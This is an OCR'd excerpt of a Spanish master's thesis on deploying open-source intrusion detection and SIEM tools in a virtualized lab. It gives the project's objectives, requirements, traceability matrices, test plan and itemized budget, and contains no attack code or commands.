


Figura 3.65: Estableciendo el tipo de nodo de almacenamiento

8. A continuación seleccionamos la cantidad de GB que vamos a utilizar para almacenar los logs del nodo maestro. En nuestro caso al tener una capacidad de 2 TB vamos a elegir 1900 GB. Se muestra en la figura 3.66.




Figura 3.66: Espacio dedicado al almacenamiento de logs

Ya tenemos el nodo de almacenamiento instalado y configurado.

Escuela Superior de Ingeniería

Máster en Seguridad Informática

Despliegue y explotación de herramientas open-source para la monitorización y gestión de eventos en un entorno virtualizado

Especificación del sistema

Realizado por

Autor: Raúl Caro Moreno

Ingeniero Informático especializado en computación

raul.caromoreno@alum.uca.es

Puerto Real, Julio 2020

Especificación del sistema

En este documento básico se va a tratar la descripción de los requisitos iniciales detallados en la sección 1.7. Se va a tratar con la descripción de los mismos además de los objetivos que componen este trabajo.

4.1. Objetivos

En esta sección se van a describir los objetivos que condicionan el análisis, diseño y solución del presente trabajo, así como las características del sistema.

Los objetivos se van a numerar con el siguiente formato: OBJ-XX. Donde x es un dígito dentro del rango [0,9]. Los requisitos del proyecto se encuentran en las tablas (formato según [34]) 4.1, 4.1, 4.2, 4.3, 4.4, 4.5, 4.6, 4.7 , 4.8, 4.9, 4.10, 4.11, 4.12, 4.13, 4.14.

OBJ-01	Desarrollo del documento
Descripción	Desarrollar un documento siguiendo la norma UNE 157801

Tabla 4.1: Objetivo 1

OBJ-02	Estudio de la viabilidad de herramientas HIDS
Descripción	Realizar un análisis de la viabilidad de diferentes herramientas HIDS Open-source

Tabla 4.2: Objetivo 2

OBJ-03	Generación de entorno virtualizado
Descripción	Despliegue de un entorno virtualizado utilizando herramientas de virtualización.

Tabla 4.3: Objetivo 3

OBJ-04	Estudio de la viabilidad de herramientas NIDS
Descripción	Realizar un análisis de la viabilidad de diferentes herramientas NIDS Open-source

Tabla 4.4: Objetivo 4

OBJ-05	Estudio de la viabilidad de herramientas de correlación
Descripción	Realizar un análisis de la viabilidad de diferentes herramientas para la correlación de eventos

Tabla 4.5: Objetivo 5

OBJ-06	Estudio de la viabilidad de herramientas de ataque
Descripción	Realizar un análisis de la viabilidad de diferentes herramientas para la realización de ataques contra nuestras herramientas

Tabla 4.6: Objetivo 6

OBJ-07	Estudio de la viabilidad de asistentes de voz
Descripción	Realizar un análisis de la viabilidad de diferentes herramientas para generar una interfaz por voz.

Tabla 4.7: Objetivo 7

OBJ-08	Elección de las herramientas
Descripción	Elección de las herramientas para desarrollar el sistema en base a los estudios de viabilidad de las herramientas de ataque, HIDS, NIDS, virtualización y asistentes de voz

Tabla 4.8: Objetivo 8

OBJ-09	Explotación de herramientas
Descripción	Explotación de las herramientas para generar un sistema seguro mediante la generación de datos de alerta

Tabla 4.9: Objetivo 9

OBJ-10	Ataque al sistema
Descripción	Utilización de las herramientas de ataque elegidas para comprometer la explotación de las herramientas

Tabla 4.10: Objetivo 10

OBJ-11	Generación de datos de alerta
Descripción	Generación de datos de alerta mediante reglas y scripts utilizando el sistema desarrollado y explotado.

Tabla 4.11: Objetivo 11

OBJ-12	Generación de una interfaz de voz
Descripción	Análisis, diseño e implementación de una interfaz basada en el reconocimiento de voz utilizando un asistente virtual.

Tabla 4.12: Objetivo 12

OBJ-13	Estudio de la viabilidad de los sistemas de visualización
Descripción	Realizar un análisis de la viabilidad de diferentes herramientas para la visualización de los eventos de seguridad.

Tabla 4.13: Objetivo 13

OBJ-14	Estudio de la viabilidad de las herramientas de virtualización
Descripción	Realizar un análisis de la viabilidad de diferentes herramientas para virtualización y generación del entorno.

Tabla 4.14: Objetivo 14

4.2. Requisitos

En esta sección se van a describir los requisitos del trabajo. El código de cada requisito sigue el formato RM-XX donde XXXX corresponde a un número que indica la numeración del requisito, y M corresponde a:

- S: Requisitos pertenecientes al sistema de gestión de eventos en un entorno virtualizado.
- M: Requitos pertenecientes al entregable memoria.
- A: Requisitos pertenecientes al entregable anexo.
- E: Requisitos pertenecientes al entregable especificación del sistema.
- P: Requisitos pertenecientes al entregable presupuesto.

Se muestran en las tablas (formato según [34]) 4.15, 4.16, 4.17, 4.18, 4.19, 4.20, 4.21, 4.22, 4.23, 4.24, 4.25, 4.26, 4.27, 4.28, 4.29, 4.30, 4.31, 4.32, 4.33, 4.34 , 4.35, 4.36, 4.37, 4.38, 4.39, 4.40, 4.41, 4.42, 4.43, 4.44, 4.45, 4.46, 4.47.

RS-01	Estudiar las diferentes herramientas de virtualización
Tipo	Funcional
Objetivos asociados	OBJ-01, OBJ-03, OBJ-14
Requisitos asociados	RS-02
Descripción	Realizar un estudio de viabilidad de las diferentes herramientas de virtualización

Tabla 4.15: Requisito 1

RS-02	Realizar un entorno virtualizado que simule un entorno real
Tipo	Funcional
Objetivos asociados	OBJ-03, OBJ-09
Requisitos asociados	RS-01
Descripción	Explotar la herramienta elegida de virtualización para simular un entorno

Tabla 4.16: Requisito 2

RS-03	Estudiar la viabilidad de las distintas herramientas de monitorización
Tipo	Funcional
Objetivos asociados	OBJ-01, OBJ-02, OBJ-04, OBJ-13
Requisitos asociados	RS-04
Descripción	Estudiar la viabilidad de las herramientas de monitorización para el desarrollo de la solución

Tabla 4.17: Requisito 3

RS-04	Realizar la comparación y la elección de las herramientas
Tipo	Funcional
Objetivos asociados	OBJ-01, OBJ-02, OBJ-04, OBJ-05, OBJ-06, OBJ-07, OBJ-08, OBJ-13, OBJ-14
Requisitos asociados	RS-03
Descripción	Comparación y elección de las herramientas en base a los análisis de viabilidad

Tabla 4.18: Requisito 4

RS-05	Realizar el despliegue de la herramienta elegida
Tipo	Funcional
Objetivos asociados	OBJ-03, OBJ-08, OBJ-09
Requisitos asociados	RS-02, RS-06,
Descripción	Desplegar las herramientas que han sido elegidas para desarrollar la solución

Tabla 4.19: Requisito 5

RS-06	Realizar la configuración de la herramienta elegida
Tipo	Funcional
Objetivos asociados	OBJ-03, OBJ-08
Requisitos asociados	RS-05, RS-07,
Descripción	Configurar las herramientas elegidas para desarrollar la solución

Tabla 4.20: Requisito 6

RS-07	Realizar la explotación de la herramienta elegida
Tipo	Funcional
Objetivos asociados	OBJ-08, OBJ-09, OBJ-11
Requisitos asociados	RS-06, RS-08,
Descripción	Explotación de las herramientas elegidas para desarrollar la solución en el sistema

Tabla 4.21: Requisito 7

RS-08	Realizar ataques para comprometer la herramienta y la explotación realizada
Tipo	Funcional
Objetivos asociados	OBJ-10,OBJ-11
Requisitos asociados	RS-06, RS-07
Descripción	Realización de ataques mediante las herramientas escogidas

Tabla 4.22: Requisito 8

RS-09	Análisis de una interfaz de voz para al monitorización de eventos
Tipo	Funcional
Objetivos asociados	OBJ-07, OBJ-12
Requisitos asociados	RS-10, RS-11,
Descripción	Análisis de los requisitos necesarios para generar una interfaz de voz para proveer información sobre la monitorización del sistema

Tabla 4.23: Requisito 9

RS-10	Diseño de una interfaz de voz para la monitorización de eventos
Tipo	Funcional
Objetivos asociados	OBJ-07, OBJ-12
Requisitos asociados	RS-09, RS-11,
Descripción	Diseño de la arquitectura para generar una interfaz de voz para proveer información sobre la monitorización del sistema

Tabla 4.24: Requisito 10

RS-11	Despliegue de una interfaz de voz para la monitorización de eventos
Tipo	Funcional
Objetivos asociados	OBJ-07, OBJ-12
Requisitos asociados	RS-09, RS-10,
Descripción	Implementación y despliegue de la aplicación para generar una interfaz de voz para proveer información sobre la monitorización del sistema

Tabla 4.25: Requisito 11

RS-12	Analizador de paquetes
Tipo	Funcional
Objetivos asociados	OBJ-10
Requisitos asociados	RS-08, RS-07
Descripción	Recolección de paquetes de los ataques para generar firmas y scripts en la explotación de las herramientas elegidas

Tabla 4.26: Requisito 12

RS-13	Recopilar datos de sesión y transacción
Tipo	Funcional
Objetivos asociados	OBJ-09
Requisitos asociados	RS-14
Descripción	Recolección de datos de sesión para apoyar la monitorización del sistema

Tabla 4.27: Requisito 13

RS-14	Recopilar datos de contenido completo
Tipo	Funcional
Objetivos asociados	OBJ-09
Requisitos asociados	RS-13
Descripción	Recolección de datos de contenido completo para apoyar la monitorización del sistema

Tabla 4.28: Requisito 14

RS-15	Enviar toda la información a una herramienta de visualización para su análisis
Tipo	Funcional
Objetivos asociados	OBJ-09, OBJ-13
Requisitos asociados	RS-07
Descripción	Envío de todos los datos generados por los sensores a la herramienta de visualización

Tabla 4.29: Requisito 15

RS-16	El sistema tiene que ser tolerante a fallos
Tipo	No funcional
Objetivos asociados	OBJ-09
Requisitos asociados	RS-05, RS-06, RS-07, RS-11, RS-15
Descripción	El sistema generado mediante las herramientas elegidas y su configuración, despliegue y explotación, debe de ser capaz de recuperarse en caso de que haya un error como un evento corrupto de la base de datos

Tabla 4.30: Requisito 16

RS-17	El sistema debe de ser íntegro
Tipo	No funcional
Objetivos asociados	OBJ-09
Requisitos asociados	RS-05, RS-06, RS-07, RS-11, RS-15
Descripción	El sistema generado mediante las herramientas elegidas y su configuración, despliegue y explotación, debe de mantener la integridad respecto a toda la información que maneje

Tabla 4.31: Requisito 17

RS-18	No debe de suponer una sobrecarga para el sistema en el que se despliega
Tipo	No funcional
Objetivos asociados	OBJ-02, OBJ-04, OBJ-05, OBJ-06, OBJ-07, OBJ-08
Requisitos asociados	RS-05, RS-06, RS-07, RS-11, RS-15
Descripción	Las herramientas escogidas mediante los análisis de viabilidad no deben supone una carga excesiva para el sistema desplegado y debe se ser adecuado al entorno

Tabla 4.32: Requisito 18

RS-19	Debe ser fácilmente integrable en el entorno
Tipo	No funcional
Objetivos asociados	OBJ-03, OBJ-02, OBJ-04, OBJ-05, OBJ-06, OBJ-07, OBJ-08
Requisitos asociados	RS-05, RS-06, RS-07, RS-11, RS-15
Descripción	Las herramientas escogidas mediante los análisis de viabilidad, su configuración, despliegue y explotación deben adecuarse al entorno virtualizado

Tabla 4.33: Requisito 19

RS-20	Debe ser difícil de evitar
Tipo	No funcional
Objetivos asociados	OBJ-09
Requisitos asociados	RS-07
Descripción	Se deben de generar métodos de detección precisos que sean difíciles de evitar para el atacante

Tabla 4.34: Requisito 20

RM-01	Recoger la información relevante del proyecto para justificar las soluciones
Tipo	Funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RM-02, RM-03, RM-04
Descripción	Se debe de recoger la información relevante del proyecto en la Memoria.

Tabla 4.35: Requisito 21

RM-02	Contener una hoja de identificación con el título del proyecto, datos de cliente
Tipo	Funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RM-01, RM-03, RM-04
Descripción	La memoria debe de contener una hoja de identificación del proyecto y los datos del cliente.

Tabla 4.36: Requisito 22

RM-03	Contener una hoja índice de cada uno de los apartados del documento
Tipo	Funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RM-01, RM-02, RM-04
Descripción	El documento debe de contener un ahoja índice en cada uno de los documentos de la Memoria.

Tabla 4.37: Requisito 23

RM-04	Debe de incluir el contenido incluido en las normas y disposiciones legales
Tipo	Funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RM-01, RM-02, RM-03
Descripción	El documento debe de incluir el contenido indicado en las normas utilizadas adaptadas al objetivo y alcance del trabajo.

Tabla 4.38: Requisito 24

RA-01	Contener una hoja índice de cada uno de los apartados del documento
Tipo	Funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RA-02, RA-03
Descripción	El Anexo debe de incluir una hoja índice en cada uno de los apartados que lo necesite

Tabla 4.39: Requisito 25

RA-02	Desarrollar, justificar o aclarar apartados específicos de la memoria.
Tipo	Funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RA-01, RA-03
Descripción	El Anexo debe desarrolla, justificar o aclarar de forma inequívoca aquellos aspectos de la memoria que no se recojan en otros documentos

Tabla 4.40: Requisito 26

RA-03	Debe de incluir el contenido incluido en las normas y disposiciones legales
Tipo	Funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RA-01, RA-02
Descripción	El Anexo debe de incluir el contenido indicado en la norma adaptado al alcance y objetivo del trabajo

Tabla 4.41: Requisito 27

RE-01	Contener la especificación detallada de los requisitos funcionales
Tipo	Funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RE-01
Descripción	El documento Especificación de requisitos debe de contener la descripción detallada de los requisitos funcionales

Tabla 4.42: Requisito 28

RE-02	Contener la especificación detallada de los requisitos no funcionales
Tipo	Funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RE-01
Descripción	El documento Especificación de requisitos debe de contener la descripción detallada de los requisitos no funcionales

Tabla 4.43: Requisito 29

RP-01	Contener la justificación del coste económico del proyecto
Tipo	Funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RP-02, RP-03, RP-04
Descripción	El documento Presupuesto debe de contener la justificación del coste económico del proyecto

Tabla 4.44: Requisito 30

RP-02	Contener un cuadro de precios en las medidas correspondientes
Tipo	Funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RP-01, RP-03, RP-04
Descripción	El documento Presupuesto debe de contener la descripción de las medidas en las que se basa

Tabla 4.45: Requisito 31

RP-03	Contener el coste de las unidades lógicas
Tipo	Funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RP-01, RP-02, RP-04
Descripción	El documento Presupuesto debe de contener el coste de toda unidad lógica que participe en el desarrollo del proyecto

Tabla 4.46: Requisito 32

RP-04	Contener la valoración económica global y descompuesta
Tipo	funcional
Objetivos asociados	OBJ-01
Requisitos asociados	RP-01, RP-02, RP-04
Descripción	El documento Presupuesto debe de contener la valoración económica global y descompuesta del presupuesto del proyecto

Tabla 4.47: Requisito 33

4.2.1. Matriz de rastreabilidad

	Obj-1	Obj-2	Obj-3	Obj-4	Obj-5	Obj-6	Obj-7	Obj-8	Obj-9	Obj10	Obj11	Obj12	Obj13	Obj14
RS-01	X		X											X
RS-02			X						X					
RS-03	X	X		X									X	
RS-04	X	X		X	X	X	X	X					X	X
RS-05			X					X	X					
RS-06			X					X						
RS-07								X	X		X			
RS-08										X	X			
RS-09							X					X		
RS-10							X					X		
RS-11							X					X		
RS-12										X				
RS-13									X					
RS-14									X					
RS-15									X				X	
RS-16									X					
RS-17									X					
RS-18		X		X	X	X	X	X						
RS-19		X	X	X	X	X	X	X						
RS-20									X					
RS-21									X					
RM-01	X													
RM-02	X													
RM-03	X													
RM-04	X													
RA-01	X													
RA-02	X													
RA-03	X													
RE-01	X													
RE-02	X													
RP-01	X													
RP-02	X													
RP-03	X													
RP-04	X													

Tabla 4.48: Matriz de rastreabilidad de requisitos/objetivos

4.3. Plan de pruebas

En esta sección se definen las pruebas que se han realizado con el fin de comprobar si los requisitos se han cumplido. Al utilizar la metodología SCRUM, se va a dividir en las etapas que se han desarrollado.

El formato que tienen las pruebas es PSx-yy siendo x el número del sprint en el que se realiza la prueba e yy dos números en el intervalo (0,9] que indica el número de la prueba dentro del sprint. Estas pruebas son realizadas durante el apartado 1.10.13. Se muestran en las tablas 4.49, 4.50, 4.51, 4.52, 4.53, 4.54, 4.55, 4.56, 4.57.

4.3.1. Sprint 1: Estudio de alternativas y viabilidad

PS1-01	Revisión del estudio de viabilidad
Requisitos cumplidos	RS-01, RS-03, RS-04
Descripción	Revisión del estudio de viabilidad (exactitud y corrección) de las herramientas en la documentación por parte del tutor y autor, además de la comparación de las mismas.

Tabla 4.49: Prueba 1

4.3.2. Sprint 2: Sistema de monitorización de eventos

PS2-01	Rendimiento y exactitud del entorno de virtualización
Requisitos cumplidos	RS-02, RS-18, RS-19
Descripción	Comprobación de que el entorno de virtualización tiene suficiente potencia como para ejecutar con soltura la solución y además es correcto en su definición.

Tabla 4.50: Prueba 2

PS2-02	Comprobación del despliegue de la solución
Requisitos cumplidos	RS-05
Descripción	Comprobación de que la herramienta es desplegada correctamente y todas sus funcionalidades básicas son correctas.

Tabla 4.51: Prueba 3

PS2-03	Comprobación de la configuración de las herramientas
Requisitos cumplidos	RS-06
Descripción	Comprobación de que la herramientas están configuradas correctamente una vez han sido desplegadas.

Tabla 4.52: Prueba 4

PS2-04	Comprobaciones de la explotación de las herramientas
Requisitos cumplidos	RS-07, RS-12, RS-13, RS-14, RS-15, RS-20
Descripción	Comprobaciones de que las herramientas han sido explotadas correctamente recogiendo los datos necesarios y cumplen con los objetivos definidos.

Tabla 4.53: Prueba 5

PS2-05	Comprobación del análisis, diseño y explotación de la interfaz de voz
Requisitos cumplidos	RS-09, RS-10, RS-11
Descripción	Comprobación de que el análisis, diseño y la explotación de la interfaz de voz son correctos y están bien definidos por parte del tutor y autor.

Tabla 4.54: Prueba 6

4.3.3. Sprint 3: Generación de ataques y pruebas

PS3-01	Comprobación de los ataques éticos
Requisitos cumplidos	RS-08, RS-21
Descripción	Comprobación de que los ataques éticos realizados se ajustan a la explotación de las herramientas y constituyen un buen conjunto de generadores de datos de alerta.

Tabla 4.55: Prueba 7

PS3-02	Comprobación de la recuperación frente a fallos e integridad
Requisitos cumplidos	RS-16, RS-17
Descripción	Comprobación de que el sistema es capaz de recuperarse frente a fallos como la generación de datos de alerta incompletos o no íntegros.

Tabla 4.56: Prueba 8

4.3.4. Sprint 4: Documentación

PS4-01	Comprobación de la corrección de la documentación generada
Requisitos cumplidos	RM-01, RM-02, RM-03, RM-04, RA-01, RA-02, RA-03, RE-01, RE-02, RP-01, RP-02, RP-03, RP-04
Descripción	Comprobación de que la documentación generada se basa en el estándar propuesto por parte del tutor y autor.

Tabla 4.57: Prueba 9

4.3.5. Matriz de rastreabilidad

Requisitos	PS1-01	PS2-01	PS2-02	PS2-03	PS2-04	PS2-05	PS3-01	PS3-02	PS4-01
RS-01	X								
RS-02		X							
RS-03	X								
RS-04	X								
RS-05			X						
RS-06				X					
RS-07					X				
RS-08							X		
RS-09						X			
RS-10						X			
RS-11						X			
RS-12					X				
RS-13					X				
RS-14					X				
RS-15					X				
RS-16								X	
RS-17								X	
RS-18		X							
RS-19		X							
RS-20					X				
RS-21							X		
RM-01									X
RM-02									X
RM-03									X
RM-04									X
RA-01									X
RA-02									X
RA-03									X
RE-01									X
RE-02									X
RP-01									X
RP-02									X
RP-03									X
RP-04									X

Escuela Superior de Ingeniería

Máster en Seguridad Informática

Despliegue y explotación de herramientas open-source para la monitorización y gestión de eventos en un entorno virtualizado

Presupuesto

Realizado por

Autor: Raúl Caro Moreno

Ingeniero Informático especializado en computación

raul.caromoreno@alum.uca.es

Puerto Real, Julio 2020

Presupuesto

Este documento básico tiene como propósito determinar y justificar el coste económico de todos aquellos componentes lógicos y físicos que se han utilizado durante el desarrollo del proyecto.

Uno de los factores clave para la valoración económica ha sido el escoger herramientas Open-Source sin coste, o que en su defecto tuviesen una versión gratuita lo suficientemente potente como para cumplir el rango de objetivos propuestos. La unidad que se va a escoger para el cálculo de la valoración económica es el precio de venta recomendado, debido a que se evita la influencia de la fluctuación de los precios en el tiempo.

5.1. Valoración económica descompuesta

En esta sección se va a recoger la valoración económica descompuesta de los dos tipos de herramientas que se han utilizado para la realización del proyecto.

5.1.1. Componentes software

Los componentes software pueden ser descompuestos en dos tipos:

- Los componentes software auxiliares: Son aquellas herramientas lógicas que no participan activamente en el cumplimiento de los objetivos. Se encuentra recogida en la tabla 5.1.
- Los componentes software esenciales: Son aquellas que participan activamente en la monitorización y gestión de eventos en un entorno virtualizado. Se encuentra recogida en la tabla 5.2.

5.1.2. Componentes software auxiliares

Herramienta	Tipo	Licencia	Coste (€)
Windows 10	Sistema Operativo	Professional	259
VMWARE	Software para la virtualización	Workstation Pro 15.5	274.95
GanttProject	Planificación temporal	GPL	0
Total			533,95

Tabla 5.1: Valoración económica de compontentes software auxiliares.

5.1.3. Componentes software esenciales

Herramienta	Tipo	Licencia	Coste (€)
Zeek	Herramienta IDS	BSD	0
OSSEC	Herramienta HIDS	GNU General Public License (version 2)	0
ElasticSearch	Herramienta SIEM	Apache License 2.0/Licencia Elastic	0
Kibana	Herramienta SIEM	Elastic License/Apache License	0
Logstash	Herramienta SIEM	Elastic License/Apache License	0
hping3	Generador de paquetes	BSD	0
WireShark	Analizador de paquetes	GPLv2	0
Barnyard2	Intérprete de reglas	GNU General Public License	0
PulledPork	Script actualizador de reglas	GNU General Public License (version 2)	0
Total			0

Tabla 5.2: Valoración económica de componentes software esenciales.

5.1.4. Componentes hardware

Se recoge la valoración económica de los componentes hardware utilizados en este proyecto en la tabla 5.3.

Herramienta	Tipo	Coste (€)
Portátil MSI Apache PRO GE70	Computador para la virtualización	999
Portátil ASUS ZenBook UX410UA-GV028T	Computador para la realización de ataques	999
Total		1998

Tabla 5.3: Valoración económica de componentes hardware.

5.1.5. Mano de obra

Para hacer el cálculo del coste de las horas-persona es necesario tener en cuenta los siguientes factores:

- Según la planificación de enseñanza de la Escuela Superior de Ingeniería, al trabajo de fin de máster le corresponden 7 créditos, por lo cual, a 25 horas por crédito, el número de horas totales que se corresponden al presente proyecto son de 175.
- El trabajo ha sido desarrollado desde el 20 de Febrero hasta el 1 de Junio, es decir, 101 días de proyecto.
- De media por día se ha trabajado 3 horas, tanto en la redacción del proyecto como en el desarrollo del sistema de monitorización.

Se ha trabajado un total de 303 horas en el proyecto y según un estudio de los precios por zona de los profesionales IT [28], un profesional de ciberseguridad gana de media 17 euros la hora. La valoración económica del personal que ha desarrollado el trabajo se muestra en la tabla 5.4.

Concepto	Horas	Coste (€)
Despliegue y explotación de las herramientas open-source	200	3400
Desarrollo de la memoria	103	1751
Total		5151

Tabla 5.4: Valoración económica de la mano de obra.

5.2. Valoración económica global

La valoración económica global que contiene el coste del desarrollo total del proyecto se muestra en la tabla 5.5.

Tipo	Coste (€)
Componentes software	533,95
Componentes hardware	1998
Mano de obra	5151
Total	7682,95

Tabla 5.5: Valoración económica global del trabajo.

Hay en total una diferencia de 2176,95€respecto la valoración económica prevista inicialmente reflejada en el apartado 1.13 debido al aumento de horas correspondiente a la mano de obra.